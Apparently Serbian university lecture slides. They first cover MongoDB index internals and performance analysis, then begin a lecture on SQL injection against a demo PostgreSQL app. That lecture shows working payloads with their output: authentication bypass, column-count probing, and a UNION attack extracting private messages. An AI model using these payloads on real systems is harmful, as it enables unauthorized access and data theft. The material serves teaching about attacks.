Sistemi za upravljanje bazama podataka

Profesor:
Prof. dr Aleksandar Stanimirović

Student:
Teodora Kalezić, 1929

Interna struktura i organizacija indeksa kod MongoDB baze podataka

Sadržaj

- Organizacija stabla u WiredTiger-u
- Non-clustered indeksi i Clustered Collections
- Tipovi indeksa
- Svojstva indeksa (Properties)
- Efikasno korišćenje indeksa i uobičajene greške
- Sharding i indeksi
- Analiza performansi

Organizacija stabla u WiredTiger-u

- MongoDB koristi WiredTiger Storage Engine
- Indeksi se implementiraju korišćenjem strukture B+ stabla
- U okviru WiredTiger dokumentacije se implementacija naziva B-stablom radi jednostavnosti
- Čvorovi stabla predstavljaju stranice
  - Koren i svi ostali čvorovi osim listova (tzv. **Internal čvorovi**) predstavljaju stranice koje sadrže samo ključeve i pokazivače na druge stranice
  - Listovi sadrže sve ključeve, ali i vrednosti. Takođe, ponekad sadrže i reference na **Overflow stranice**, koje se koriste kada podatak premašuje maksimalnu veličinu jedne stranice
- Kod B+ stabala su susedni listovi obično povezani u lančanu listu, što nije slučaj kod WiredTiger implementacije
- Kada je potrebno preći sa jednog lista na susedni, obilazak se vrši preko roditelja jer se garantuje da će i on biti u keš memoriji dok se obrađuje njegov sledbenik, tj. originalni list

Organizacija stabla u WiredTiger-u

- Stranica se popunjava dodavanjem novog zapisa i oni su logički sortirani na osnovu ključa unutar stranice, čime se omogućuje efikasna pretraga
- Kada stranica dostigne definisanu granicu u veličini dolazi do Page Split operacije, što dovodi do razdvajanja stranice na dve, prebacivanja nekih podataka sa originalne na novu stranicu, a zatim dodavanja novog zapisa

Non-clustered indeksi i Clustered Collections

- Indeksi su po prirodi Non-clustered u okviru MongoDB-a
- U okviru svake kolekcije se automatski indeksira **_id** polje, ali kao Non-clustered kolekcija -> kreira se nova struktura koja je odvojena od dokumenata koja se indeksiraju
- S obzirom da je prvo potrebno obići indeks kreiran nad **_id** poljem pre dolaženja do konkretnih podataka, ovo znači da su potrebne dve operacije upisa prilikom kreiranja, ažuriranja i brisanja zapisa, kao i dve operacije čitanja prilikom izvršenja takvih upita

Non-clustered indeksi i Clustered Collections

- Od verzije 5.3, MongoDB uvodi pojam **Clustered Collections**, kolekcije koje ne odvajaju indeks od dokumenata i sortiraju ih po **_id** polju
- Kod Clustered kolekcija se izvršava samo jedna operacija, što dovodi do boljih performansi
- S obzirom da su podaci sortirani, performanse su bolje i kod upita koji zahtevaju pretragu sukcesivnih dokumenata
- Moguće je kreirati samo jedan Clustered index u okviru kolekcije jer je podatke moguće sortirati samo po jednom kriterijumu

Tipovi indeksa

1. Single Field indeksi
2. Compound indeksi
3. Multikey indeksi
4. Wildcard indeksi
5. Geospatial (2d, 2dsphere) indeksi
6. Hashed indeksi

1. Single Field indeksi

- Osnovni tip indeksa u MongoDB-u
- Definišu indeks nad jednim poljem (atributom) u kolekciji
- Primer: broj indeksa u kolekciji studenti

2. Compound indeksi

- Indeks nad više polja u okviru dokumenta
- Redosled definisanja polja od velike važnosti
- Primer: pretraga studenata na osnovu nivoa studija, studijskog programa i broja indeksa
- Rezultujuće stablo se sastoji od ključeva koji sadrže sva definisana polja nad kojima je indeks kreiran, prateći definisan redosled sleva nadesno
- **Prefix kompresija** - Uzastopni ključevi često dele zajednički prefiks, u memoriji se čuvaju samo razlike između vrednosti susednih ključeva, što smanjuje zauzeće memorije => Indeksi čija prva polja imaju nisku kardinalnost će obično zauzimati manje memorijskog prostora

3. Multikey indeksi

- Koriste se kada je potrebno indeksirati polje koje predstavlja niz
- Primer: veterinarska stanica gde životinje sadrže niz rasa
- Moguće je koristiti u kombinaciji sa Compound indeksima, ali je moguće definisati samo jedno polje koje predstavlja niz

4. Wildcard indeksi

- Wildcard indeksi se koriste kada je potrebno kreirati indeks nad nepoznatim poljem
- Primer korišćenja je kada se polja u dokumentima iste kolekcije ili polja ugnježdenih dokumenata razlikuju ili kada su sklona promenama
- Primer: Kolekcija proizvoda sadrži ugnježdena dokumenta o atributima, gde neki proizvodi sadrže niz materijala i dimenzije, dok drugi sadrže niz boja i specifikaciju težine i jedinica. U ovom slučaju se može definisati Wildcard indeks nad poljima koja se nalaze unutar ugnježdenog dokumenta

5. Geospatial (2d, 2dsphere) indeksi

- Kreiraju se nad **GeoJSON** ili **Legacy Coordinate Pairs** objektima, koji definišu koordinate
- **GeoJSON** - definišu geometrijske oblike kao što su tačke, linije, poligoni i složeniji objekti
- **Legacy Coordinate Pairs** - sastoje se od para koordinata: geografske dužine i geografske širine

6. Hashed indeksi

- Prikupljaju i čuvaju heš vrednosti indeksiranog polja umesto originalnih vrednosti
- Primarna namena je kod **Sharding** procesa gde se mogu koristiti heširani **Shard ključevi**
  - omogućuju uniformnu distribuciju podataka kroz **Sharded klaster**
  - nisu pogodni za pretragu po opsegu vrednosti

Svojstva indeksa (Properties)

1. Case-Insensitive indeksi
2. Hidden indeksi
3. Partial indeksi
4. Sparse indeksi
5. TTL indeksi
6. Unique indeksi

1. Case-Insensitive indeksi

- Indeksi koji dozvoljavaju pretragu string vrednosti bez obaziranja na to da li su slova mala ili velika
- **strength** polje - vrednosti **1** i **2** se koriste za case-insensitivity

2. Hidden indeksi

- Indeksi koji su sakriveni od Query Planner-a, koji će ignorisati njihovo postojanje prilikom izvršavanja upita
- Koriste se da bi se procenile performanse upita ukoliko indeks ne bi postojao, kao i da se ne bi indeks brisao u cilju testiranja

3. Partial indeksi

- Kada je potrebno indeksirati samo deo dokumenata iz kolekcije
- Definiše se izraz koji ima ulogu filtera
- Benefit ovakvih indeksa je manje memorijsko zauzeće, kao i manji zahtevi prilikom kreiranja i njihovog održavanja
- Parcijalni indeksi nude sličan skup funkcionalnosti kao i **Sparse** indeksi

4. Sparse indeksi

- Koriste se kada je potrebno indeksirati samo dokumenta koja sadrže polje nad kojima je kreiran indeks, čak i ako to polje sadrži null vrednost
- Ponašanje Sparse indeksa se može simulirati i korišćenjem Partial indeksa, koji nude dodatnu mogućnost filtriranja

5. TTL (Time To Live) indeksi

- Potkategorija Single Field indeksa
- Definiše dokumenta koja je potrebno obrisati u određenom vremenskom trenutku ili nakon određenog vremena, kao što su log-ovi koje je potrebno čuvati samo privremeno
- U MongoDB procesu (**mongod**) postoji pozadinska nit koja čita vrednosti u kreiranom indeksu i uklanja zastarela dokumenta iz kolekcije

6. Unique indeksi

- Polje koje je indeksirano Unique indeksom neće prihvatati duplikate u okviru kolekcije
- Moguće je primeniti nad Single Field, Compound i Multikey indeksima
- Moguće je primeniti nad Partial indeksima, ali će se Unique ograničenje primenjivati samo nad dokumentima koja odgovaraju definisanom filteru pri kreiranju Partial indeksa
- Nemoguće je pripisati Unique svojstvo već postojećem indeksu ukoliko kolekcija već sadrži duplikate vrednosti polja nad kojima je indeks kreiran

Efikasno korišćenje indeksa i uobičajene greške


1. ESR Guideline
2. Kardinalnost i selektivnost
3. Kreiranje velikog broja indeksa
4. Trenutak kreiranja indeksa
5. Neadekvatno formiranje upita i Covered upiti
6. Neefikasni upiti kod Compound indeksa
7. Uticaj Write operacija na indekse
8. Sortiranje i indeksi

1. ESR Guideline

- **Equality-Sort-Range** - Preporuka koja govori o redosledu definisanja polja prilikom kreiranja Compound indeksa
- **Equality** - Prva polja koja se navode u indeksu treba da odgovaraju uslovima jednakosti u upitu
- **Sort** - Nakon polja jednakosti, u indeksu se definišu polja po kojima će se vršiti sortiranje rezultata
- **Range** - Na kraju se navode filteri koji se odnose na opseg vrednosti
- Jednakost mora biti prvi filter, dok redosled navođenja kriterijuma sortiranja i pretrage opsega vrednosti mogu zavisiti od potreba sistema

2. Kardinalnost i selektivnost

- **Kardinalnost** govori o tome koliko različitih vrednosti neki atribut može uzeti iz skupa mogućih vrednosti
- Atributi mogu biti visoke ili niske kardinalnosti, gde se polja niske kardinalnosti navode kao primer kada nikako ne bi trebalo koristiti indekse
- **Selektivnost** može biti kriterijum za efikasno kreiranje indeksa i u slučajevima niske kardinalnosti
- Primer: status porudžbine u sistemu (*obrađena* i *neobrađena*)
- Pojava **desno-balansiranog stabla** gde su identifikatori porudžbina monotono rastuće vrednosti



3. Kreiranje velikog broja indeksa

- Korisnost indeksa zavisi od načina na koji je upit kreiran
- Kreiranje velikog broja indeksa dovodi do velikih memorijskih opterećenja
- U realnim sistemima je potrebno vršiti pregled statistike kreiranih indeksa kako bi se ustanovilo koliko se često koriste, kao i njihova optimalnost

4. Trenutak kreiranja indeksa

- Moguće je kreirati indekse pre ili nakon izvršenja velikog broja operacija upisa
- U prvom slučaju će svi podaci koji se unose biti indeksirani u toku operacije upisa => duže vreme izvršenja operacija upisa, ali će operacije čitanja biti brže
- U drugom slučaju će biti suprotan slučaj: sporije operacije čitanja jer bi dolazilo do skeniranja čitave kolekcije prilikom pretrage, dok bi operacije upisa bile brže

5. Neadekvatno formiranje upita i Covered upiti

- Pojedini upiti ne koriste indekse u pozadini
- Primer: Pretraga stringova bez navođenja prefiksa. Čak i ako postoji indeks nad atributom, u toku izvršenja ovakvog upita indeks ne bi bio iskorišćen jer ne postoji početna vrednost stringa nad kojom bi se mogla izvršiti pretraga, te bi se vršilo skeniranje čitave kolekcije
  db.studenti.find({ prezime: /vić$/ }), tj.
  WHERE prezime LIKE '%vić'
- **Covered upit** - upit koji maksimalno koristi indeks. Svi podaci potrebni za izvršavanje pretrage nalaze se u okviru samog indeksa, te nije potreban pristup dokumentima u kolekciji

6. Neefikasni upiti kod Compound indeksa

- Potrebno je obratiti pažnju na redosled atributa prilikom formiranja Compound indeksa jer MongoDB koristi **prefiks pravilo**
- Indeks neće biti iskorišćen ukoliko se vrši pretraga dokumenata pomoću redosleda atributa različitog od specificiranog u toku kreiranja indeksa, tj. sleva nadesno
- Moguće je ne navesti poslednje atribute ukoliko oni pre njih navedeni

7. Uticaj Write operacija na indekse

- Održavanje većeg broja indeksa značajno usporava Write operacije
- Svaka Insert, Update ili Delete operacija zahteva ažuriranje konkretnog dokumenta, ali i svih povezanih indeksa, što može uticati negativno na performanse
- Može biti problematično kod Write-heavy sistema
- Važno je pratiti iskorišćenost i metrike indeksa

8. Sortiranje i indeksi

- Indeksi u MongoDB-u se ne koriste samo u cilju brže pretrage, već i za sortiranje rezultata upita
- Rezultujuće strukture indeksa su već uređene po vrednostima ključa, te se izbegava dodatno sortiranje u memoriji pri izvršenju upita (**In-memory Sort**, koji je značajno sporiji)

Sharding i indeksi

- **Sharding** - proces koji omoćuje horizontalno particionisanje podataka, gde se podaci raspodeljuju na više servera i cilj je smanjivanje opterećenja ukoliko se baza podataka oslanja na jedan server
- Svaki server se naziva **Shard**, a ceo sistem **Sharded Cluster**
- Odlučivanje gde će se koji dokument naći se vrši na osnovu **Shard Key**
- Efikasnost Sharding procesa u velikoj meri zavisi od korišćenja indeksa, jer se pri kreiranju Sharded kolekcije uvek automatski kreira indeks nad Shard ključem. Ovaj indeks je neophodan da bi kolekcija mogla biti Sharded, a omogućuje i brzo izvršavanje upita na svakom Shard-u
- Indeks nad Shard ključem može biti jednostavan indeks ili Compound indeks, gde Shard ključ mora predstavljati prefiks
- U ovu svrhu se takođe mogu koristiti i Hashed indeksi

Analiza performansi

1. **explain()** - informacije o planu izvršenja upita
2. **hint()** - koristi se da bi se Query Planner-u označilo koji indeks je potrebno iskoristiti u toku izvršenja upita
3. **indexStats** - agregaciona faza koja pruža uvid u to koliko se često indeksi u okviru jedne kolekcije koriste
4. Dodatne metrike:
    a. **serverStatus** - globalne metrike rada MongoDB servera, uključujući metrike koje se odnose na izvršavanje upita u kontekstu indeksa: koliko je ukupno dokumenata skenirano od strane Query Executor-a, kao i broj upita kod kojih je bilo neophodno dodatno sortiranje podataka u memoriji
    b. **collStats** - statistike o određenoj kolekciji. Sadrži ukupne i pojedinačne veličine indeksa
    c. **dbStats** - sadrži informacije o čitavoj bazi podataka, uključujući ukupan broj indeksa u svim kolekcijama, kao i ukupnu veličinu svih indeksa u svim kolekcijama

1. explain()

Neke od informacija koje se mogu videti:

- tip skeniranja koji je izvršen (**COLLSCAN**, **IXSCAN**, **FETCH**, **EXPRESS**)
- broj vraćenih dokumenata
- broj skeniranih dokumenata
- ukoliko je iskorišćen indeks, prikazuje se i njegov naziv
- vreme izvršenja upita
- detaljnije optimizacije koje je Query Planner izvršio:
  - winningPlan
  - rejectedPlans

1. explain()

- Primer: kolekcija studenata od 10,000 dokumenata
- Scenario 1: pretraga nad poljem **broj_indeksa** kada ne postoji indeks

Metrika	Vrednost	Značenje
executionTimeMillis [ms]	7	Ukupno vreme izvršavanja upita
nReturned	1	Broj vraćenih dokumenata
totalKeysExamined	0	Nije korišćen indeks
totalDocsExamined	10,000	Pregledano svih 10,000 dokumenata
stage	COLLSCAN	Collection Scan - skeniranje čitave kolekcije

1. explain()

- Scenario 2: pretraga nad poljem **broj_indeksa** kada postoji indeks:

db.studenti.createIndex({ broj_indeksa: 1 }, { unique: true })

Metrika	Vrednost	Značenje
executionTimeMillis [ms]	0	Upit izvršen ispod 1ms
nReturned	1	Vraćen je samo tražen dokument
totalKeysExamined	1	Jedno čitanje B-stabla
totalDocsExamined	1	Pregledan samo jedan dokument
stage	EXPRESS_IXSCAN	Optimizovani index scan

2. hint()

- Primer: **idx_smer**, **idx_smer_godina** i **idx_smer_godina_prosek**
- Upit:

```
db.studenti.find({
  smer: "Računarstvo i informatika",
  godina: 3
}).sort({ prosek: -1 }).hint(<polja_indeksa>).explain("allPlansExecution")
```

2. hint()

Metrika	Indeks		
	idx_smer	idx_smer_godina	idx_smer_godina_prosek
Vreme izvršenja [ms]	4	1	1
Broj skeniranih ključeva	1680	397	397
Broj skeniranih dokumenata	1680	397	397
Broj vraćenih dokumenata	397	397	397
FETCH filter?	✓	✗	✗
SORT faza?	✓	✓	✗
Količina sortiranih podataka [KB]	~116	~116	0

2. hint()

- Broj skeniranih ključeva i dokumenata je značajno veći prilikom korišćenja indeksa **idx_smer** jer indeks vrši filtriranje samo po smeru, dok kod ostalih indeksa vrši i po smeru i po godini studija
- Nakon primenjivanja indeksa, indeks **idx_smer** sadrži filtriranje dokumenata po godini studija u okviru **FETCH** faze, dok ostali indeksi koriste B-stablo radi pronalaženja dokumenata po zadatom smeru i godini studija
- Indeksi **idx_smer** i **idx_smer_godina** sadrže po **SORT** fazu koja sortira podatke po proseku u memoriji. U oba slučaja je količina podataka jednaka jer je u pitanju isti broj dokumenata. Kod indeksa **idx_smer_godina_prosek** ova faza ne postoji jer B-stablo već sadrži sortirane podatke

Napadi na baze podataka
SQL Injection, NoSQL Injection, Timing Attacks

Sadržaj

- SQL Injection (SQLi) napadi
- NoSQL Injection (NoSQLi) napadi

SQL Injection (SQLi) napadi

- Na trećem mestu liste deset najčešćih sigurnosnih ranjivosti iz 2021. godine (OWASP)
- Namera je manipulacija upita koji je korišćen od strane baze podataka
- Umetanje (,,injekcija”) specifično kreiranog teksta (**Payload**) kako bi se promenila ili zaobišla logika upita i kao rezultat dobili podaci koji nisu predviđeni, ili zaobišla sama aplikativna logika

Otkrivanje mogućnosti za SQLi napadom

- **Reconnaissance** - otkrivanje tačaka gde je potencijalno moguće izvršiti SQLi napad
- Uobičajena mesta za proveru uključuju:
  - Forme za autentifikaciju
  - Forme koje prihvataju korisnički unos
  - URL parametre
  - HTTP zaglavlja (npr. User-Agent, Referer, Cookie…)
- Ponašanja koja mogu ukazati na prisustvo SQLi ranjivosti su:
  - Poruke koje ukazuju na greške
  - Greške i/ili neočekivano ponašanje prilikom obrade SQL-specifičnih karaktera i izraza

SQL Injection (SQLi) napadi - Podela

1. Napadi na logiku upita i čitanje podataka
2. Napadi sa ciljem manipulacije baze podataka
3. Remote Code Execution (RCE) preko SQLi

Primeri dati za **PostgreSQL** bazu podataka

1. Napadi na logiku upita i čitanje podataka

1) **Otkrivanje skrivenih podataka**
2) **Zaobilazaženje logike upita**
3) **Otkrivanje podataka iz drugih tabela**
   a) UNION napadi
   b) Upiti za prikupljanje informacija o bazi podataka
4) **Blind SQLi** - U slučaju da aplikacija ne vraća vidljive rezultate i/ili informacije o greškama, napadi koji se sprovode nazivaju se **Blind**
   a) Boolean-based napadi
   b) Error-based napadi
   c) Time-based napadi
   d) Out-of-Band napadi

1) Otkrivanje skrivenih podataka

- Najčešće se payload umeće u okviru **WHERE** klauzule
- Primer: **profiles** tabela. Upit vraća podatke o nalozima na osnovu uloge (**role**), pod uslovom da korisnički profil nije privatan (**private = False**)

```
Enter role (admin/moderator/user): user
Executing: SELECT * FROM profiles WHERE role = 'user' AND private = FALSE
(+) Profiles:
{'id': 3, 'user_id': 3, 'role': 'user', 'private': False, 'gender': 'F', 'dob': datetime.date(1993, 2, 2),
 'status': 'I am user2 and my profile is public.'}
```

1) Otkrivanje skrivenih podataka

- Umetanje SQL-specifičnih karaktera i ključnih reči, kao što je apostrof ('):

```
Enter role (admin/moderator/user): '
Executing: SELECT * FROM profiles WHERE role = ''' AND private = FALSE
(!) Error: unterminated quoted string at or near "''' AND private = FALSE"
LINE 1: SELECT * FROM profiles WHERE role = ''' AND private = FALSE
```

- Cilj: prikazivanje svih korisničkih naloga, nezavisno od njihove uloge u sistemu, kao ni privatnosti samih naloga

```
Enter role (admin/moderator/user): ' OR '1'='1'--
Executing: SELECT * FROM profiles WHERE role = '' OR '1'='1'--' AND private = FALSE
(+) Profiles:
{'id': 1, 'user_id': 1, 'role': 'admin', 'private': True, 'gender': 'M', 'dob': datetime.date(1990, 10, 10
), 'status': 'I am the admin and my profile is private.'}
{'id': 2, 'user_id': 2, 'role': 'moderator', 'private': False, 'gender': 'M', 'dob': datetime.date(1992, 1
, 1), 'status': 'I am user1 and my profile is public.'}
{'id': 3, 'user_id': 3, 'role': 'user', 'private': False, 'gender': 'F', 'dob': datetime.date(1993, 2, 2),
 'status': 'I am user2 and my profile is public.'}
{'id': 4, 'user_id': 4, 'role': 'user', 'private': True, 'gender': 'M', 'dob': datetime.date(1994, 3, 3),
'status': 'I am user3 and my profile is private.'}
```

2) Zaobilazaženje logike upita

Primer: autentifikacija

- Cilj: prijava korisnika samo na osnovu korisničkog imena/email adrese, bez poznavanja lozinke

```
-- Login:
Username: user1
Password: pass1
Executing: SELECT * FROM users WHERE username = 'user1' AND password = 'pass1'
(+) Login successful:
{'id': 2, 'username': 'user1', 'password': 'pass1', 'name': 'Pera', 'surname': 'Perić'}
```

2) Zaobilazaženje logike upita

- Moguće je iskoristiti prethodno definisan payload **' OR '1'='1'--** umesto korisničkog imena

```
-- Login:
Username: ' OR '1'='1'--
Password: pass
Executing: SELECT * FROM users WHERE username = '' OR '1'='1'--' AND password = 'pass'
(+) Login successful:
{'id': 1, 'username': 'admin', 'password': 's3cr3tP@$$wd', 'name': 'Adminko', 'surname': 'Adminić'}
```

- Aplikacija koristi **fetchone()**, te je kao rezultat vraćen samo prvi red, u ovom slučaju administratorski nalog
- Alternativni payload: **user1'--**

```
-- Login:
Username: user1'--
Password: pass
Executing: SELECT * FROM users WHERE username = 'user1'--' AND password = 'pass'
(+) Login successful:
{'id': 2, 'username': 'user1', 'password': 'pass1', 'name': 'Pera', 'surname': 'Perić'}
```

3a) Otkrivanje podataka iz drugih tabela - UNION napadi

- Proširivanje upita korišćenjem **UNION** operatora, koji omogućuje kombinovanje rezultata dva ili više **SELECT** izraza
- Koraci:
  - Određivanje broja kolona originalnog upita
  - Određivanje kompatibilnih tipova podataka između kolona

3a) Otkrivanje podataka iz drugih tabela - UNION napadi
Određivanje broja kolona originalnog upita

- Pristupi:

(1) Korišćenje **' ORDER BY n--** klauzula, gde **n** počinje od broja **1** i redom se inkrementira dok ne dođe do greške u izvršenju upita

(2) Kreiranje **' UNION SELECT NULL--** podupita, povećavajući broj **NULL** parametara redom dok ne dođe do greške u izvršenju upita

- Greška bi se pojavila kada bi broj **n** ili broj **NULL** parametara premašio broj kolona u tabeli

3a) Otkrivanje podataka iz drugih tabela - UNION napadi
Određivanje broja kolona originalnog upita

(1) Korišćenje **' ORDER BY n--** klauzula, gde **n** počinje od broja **1** i redom se inkrementira dok ne dođe do greške u izvršenju upita

```
-- Display public profiles
Enter role (admin/moderator/user): ' OR '1'='1' ORDER BY 1--
Executing: SELECT * FROM profiles WHERE role = '' OR '1'='1' ORDER BY 1--' AND private = FALSE
(+) Profiles:
{'id': 1, 'user_id': 1, 'role': 'admin', 'private': True, 'gender': 'M', 'dob': datetime.date(1990, 10, 10
), 'status': 'I am the admin and my profile is private.'}
{'id': 2, 'user_id': 2, 'role': 'moderator', 'private': False, 'gender': 'M', 'dob': datetime.date(1992, 1
, 1), 'status': 'I am user1 and my profile is public.'}
{'id': 3, 'user_id': 3, 'role': 'user', 'private': False, 'gender': 'F', 'dob': datetime.date(1993, 2, 2),
 'status': 'I am user2 and my profile is public.'}
{'id': 4, 'user_id': 4, 'role': 'user', 'private': True, 'gender': 'M', 'dob': datetime.date(1994, 3, 3),
'status': 'I am user3 and my profile is private.'}
-- Display public profiles
Enter role (admin/moderator/user): ' OR '1'='1' ORDER BY 8--
Executing: SELECT * FROM profiles WHERE role = '' OR '1'='1' ORDER BY 8--' AND private = FALSE
(!) Error: ORDER BY position 8 is not in select list
LINE 1: ...FROM profiles WHERE role = '' OR '1'='1' ORDER BY 8--' AND p...
                                                             ^
```

3a) Otkrivanje podataka iz drugih tabela - UNION napadi
Određivanje broja kolona originalnog upita

(2) Kreiranje ' UNION SELECT NULL-- podupita, povećavajući broj NULL parametara redom dok ne dođe do greške u izvršenju upita

```
-- Display public profiles
Enter role (admin/moderator/user): ' OR '1'='1' UNION SELECT NULL--
Executing: SELECT * FROM profiles WHERE role = '' OR '1'='1' UNION SELECT NULL--' AND private = FALSE
(!) Error: each UNION query must have the same number of columns
LINE 1: ... profiles WHERE role = '' OR '1'='1' UNION SELECT NULL--' AN...
                                                             ^
-- Display public profiles
Enter role (admin/moderator/user): ' OR '1'='1' UNION SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL--
Executing: SELECT * FROM profiles WHERE role = '' OR '1'='1' UNION SELECT NULL,NULL,NULL,NULL,NULL,NULL,NU
LL--' AND private = FALSE
(+) Profiles:
{'id': None, 'user_id': None, 'role': None, 'private': None, 'gender': None, 'dob': None, 'status': None}
{'id': 2, 'user_id': 2, 'role': 'moderator', 'private': False, 'gender': 'M', 'dob': datetime.date(1992, 1
, 1), 'status': 'I am user1 and my profile is public.'}
{'id': 3, 'user_id': 3, 'role': 'user', 'private': False, 'gender': 'F', 'dob': datetime.date(1993, 2, 2),
 'status': 'I am user2 and my profile is public.'}
{'id': 1, 'user_id': 1, 'role': 'admin', 'private': True, 'gender': 'M', 'dob': datetime.date(1990, 10, 10
), 'status': 'I am the admin and my profile is private.'}
{'id': 4, 'user_id': 4, 'role': 'user', 'private': True, 'gender': 'M', 'dob': datetime.date(1994, 3, 3),
'status': 'I am user3 and my profile is private.'}
```

3a) Otkrivanje podataka iz drugih tabela - UNION napadi
Određivanje kompatibilnih tipova podataka između kolona

- Neophodno je pokomponentno poklapanje tipova podataka kolona između originalnog upita i podupita definisanog malicioznim payload-om
- Najčešće su u pitanju stringovi, te je potrebno naći koja kolona iz originalnog upita sadrži string-kompatibilne podatke

3a) Otkrivanje podataka iz drugih tabela - UNION napadi
Određivanje kompatibilnih tipova podataka između kolona

- Kada je ustanovljen broj kolona koje vraća upit, moguće je iskoristiti payload koji sadrži **UNION** operator i **NULL** parametre tako što se redom, po jedan **NULL** parametar zameni proizvoljnim stringom

```
-- Display public profiles
Enter role (admin/moderator/user): ' OR '1'='1' UNION SELECT 'Hello',NULL,NULL,NULL,NULL,NULL,NULL--
Executing: SELECT * FROM profiles WHERE role = '' OR '1'='1' UNION SELECT 'Hello',NULL,NULL,NULL,NULL,NULL
,NULL--' AND private = FALSE
(!) Error: invalid input syntax for type integer: "Hello"
LINE 1: ... profiles WHERE role = '' OR '1'='1' UNION SELECT 'Hello',NU...
                                                             ^
-- Display public profiles
Enter role (admin/moderator/user): ' OR '1'='1' UNION SELECT NULL,'Hello',NULL,NULL,NULL,NULL,NULL--
Executing: SELECT * FROM profiles WHERE role = '' OR '1'='1' UNION SELECT NULL,'Hello',NULL,NULL,NULL,NULL
,NULL--' AND private = FALSE
(!) Error: invalid input syntax for type integer: "Hello"
LINE 1: ...iles WHERE role = '' OR '1'='1' UNION SELECT NULL,'Hello',NU...
                                                             ^
```

3a) Otkrivanje podataka iz drugih tabela - UNION napadi
Određivanje kompatibilnih tipova podataka između kolona

- Kada se proizvoljan string stavi na poziciji prvog ili drugog NULL parametra, dolazi do greške u izvršenju upita zato što originalan upit na tim pozicijama sadrži po ceo broj
- Ukoliko bi se proizvoljan string stavio na poziciji trećeg NULL parametra, upit bi se uspešno izvršio jer originalan upit na toj poziciji sadrži string

```
-- Display public profiles
Enter role (admin/moderator/user): ' OR '1'='1' UNION SELECT NULL,NULL,'Hello',NULL,NULL,NULL,NULL--
Executing: SELECT * FROM profiles WHERE role = '' OR '1'='1' UNION SELECT NULL,NULL,'Hello',NULL,NULL,NULL
,NULL--' AND private = FALSE
(+) Profiles:
{'id': 2, 'user_id': 2, 'role': 'moderator', 'private': False, 'gender': 'M', 'dob': datetime.date(1992, 1
, 1), 'status': 'I am user1 and my profile is public.'}
{'id': 3, 'user_id': 3, 'role': 'user', 'private': False, 'gender': 'F', 'dob': datetime.date(1993, 2, 2),
 'status': 'I am user2 and my profile is public.'}
{'id': None, 'user_id': None, 'role': 'Hello', 'private': None, 'gender': None, 'dob': None, 'status': Non
e}
{'id': 1, 'user_id': 1, 'role': 'admin', 'private': True, 'gender': 'M', 'dob': datetime.date(1990, 10, 10
```

3a) Otkrivanje podataka iz drugih tabela - UNION napadi Primer

- Funkcija koja za zadat šablon korisničkog imena prikazuje osnovne informacije o korisnicima iz tabele **users**:

```
-- Search users based on username pattern:
Username pattern: user
Executing: SELECT id, username, name, surname FROM users WHERE username LIKE '%user%'
(+) Data:
{'id': 2, 'username': 'user1', 'name': 'Pera', 'surname': 'Perić'}
{'id': 3, 'username': 'user2', 'name': 'Mina', 'surname': 'Minić'}
{'id': 4, 'username': 'user3', 'name': 'Laza', 'surname': 'Lazić'}
```

- Cilj ovog napada je preuzeti privatne poruke svakog korisnika iz tabele **messages**, koja sadrži atribute **user_id**, **subject** i **body**

3a) Otkrivanje podataka iz drugih tabela - UNION napadi Primer

- Broj kolona:

```
-- Search users based on username pattern:
Username pattern: ' UNION SELECT NULL,NULL,NULL,NULL FROM messages--
Executing: SELECT id, username, name, surname FROM users WHERE username LIKE '%' UNION SELECT NULL,NULL,NU
LL,NULL FROM messages--%'
(+) Data:
{'id': None, 'username': None, 'name': None, 'surname': None}
{'id': 4, 'username': 'user3', 'name': 'Laza', 'surname': 'Lazić'}
{'id': 1, 'username': 'admin', 'name': 'Adminko', 'surname': 'Adminić'}
{'id': 3, 'username': 'user2', 'name': 'Mina', 'surname': 'Minić'}
{'id': 2, 'username': 'user1', 'name': 'Pera', 'surname': 'Perić'}
```

- Potrebno uskladiti tipove podataka između kolona dveju tabela
- Obe tabele sadrže kolone koje se odnose na identifikatore, tj. cele brojeve, te je potrebno atribut **user_id** iz tabele **messages** postaviti na prvo mesto u payload-u, a zatim stringove **subject** i **body** zbog poklapanja sa **username** i **name** kolonama iz tabele **users**. Na kraju je u payload-u potrebno dodati **NULL** parametar da bi se ispoštovao uslov za broj kolona

3a) Otkrivanje podataka iz drugih tabela - UNION napadi Primer

```
-- Search users based on username pattern:
Username pattern: ' UNION SELECT user_id,subject,body,NULL FROM messages--
Executing: SELECT id, username, name, surname FROM users WHERE username LIKE '%' UNION SELECT user_id,subject,
body,NULL FROM messages--%'
(+) Data:
{'id': 2, 'username': 'Password reset', 'name': 'Here is your temporary password: tempPass!23', 'surname': Non
e}
{'id': 4, 'username': 'user3', 'name': 'Laza', 'surname': 'Lazić'}
{'id': 3, 'username': 'Your order has shipped', 'name': 'Tracking number: 123456789.', 'surname': None}
{'id': 1, 'username': 'Confidential Project', 'name': 'Codename: Blackbird. Launch planned for December.', 'su
rname': None}
{'id': 4, 'username': 'Private Chat Export', 'name': 'Conversation with Jane: "I can’t tell anyone about this.
.."', 'surname': None}
{'id': 1, 'username': 'admin', 'name': 'Adminko', 'surname': 'Adminić'}
{'id': 2, 'username': 'Family Photos', 'name': 'Dropbox link: https://tinyurl.com/photos-secret', 'surname': N
one}
{'id': 1, 'username': '2FA backup codes', 'name': '123456, 654321, 987654, 456789', 'surname': None}
{'id': 1, 'username': 'Payroll Report Q3', 'name': 'Attached is the salary sheet for all employees.', 'surname
': None}
{'id': 3, 'username': 'user2', 'name': 'Mina', 'surname': 'Minić'}
{'id': 2, 'username': 'user1', 'name': 'Pera', 'surname': 'Perić'}
{'id': 4, 'username': 'Bank statement', 'name': 'Balance: $5,231.29. Last transaction: -$200 at ATM.', 'surnam
e': None}
```

3a) Otkrivanje podataka iz drugih tabela - UNION napadi Primer

- Dodatne mogućnosti proširivanja upita:
  - Konkatenacija stringova
